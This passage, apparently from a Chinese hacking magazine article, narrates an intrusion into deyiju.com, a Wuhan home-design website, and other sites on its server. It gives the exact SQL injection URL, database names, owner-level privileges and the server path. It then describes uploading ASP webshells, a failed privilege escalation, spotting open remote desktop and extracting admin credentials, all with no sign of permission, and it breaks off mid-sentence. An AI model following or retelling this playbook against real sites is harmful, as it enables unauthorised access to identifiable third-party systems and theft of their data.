


图1




图2




图3

看来运气不错呀，是MSSQL数据库，另外还符合数据库差异备份的条件。来检测一下目录，寻找了好半天，始终没有找到网站的物理路径，但是发现了不少别的站点，如图3。

二、二度迷返

有个文件夹为deyiju的网站，马上用百度搜索了一下，原来是武汉一个家装设计网，来看看我们现在手头都有什么资料：MSSQL注入点，网站物理路径是“e:\bak\deyiju\wwwroot\index\”，当前库是newriel，权限是DB_OWNER，当前用户是newriel。直接添加用户没有成功，那么来试试上传asp木马，结果木马传上去了，但打开却提示出错，不停的换马又不停的换目录结果都一一失败了。

没办法，按照上面的方法再搜索deyiju网站的注入点，结果如图4所示。

进行注入测试，结果RP再次爆发，仍然是MSSQL数据库，是DB_OWNER权限，如图5：当前库为sq_deyiju，当前权限为DB_OWNER，当前用户为my_deyiju_2009，注入点为http://deyiju.com/designer/shops.aspx?mid=9。




图4




图5

但遗憾的是不能遍历目录，不过利用第一个注入点可以遍历服务器的整个目录，但是依然不能成功上传。试了试直接提权也没有成功，但是可以确定开着3389，看来只能从后台入手了，既然有注入点，那就按部就班的猜测他的帐号和密码吧，如图6。




图6

但是当登录进入后台，却发现基本没有什么可以利用的地方，网站是aspx的，搞了好久都没有成功。算了，这么多的站点，我挨个的试，就不相信没有能拿下的。整个服务器大概有




图7

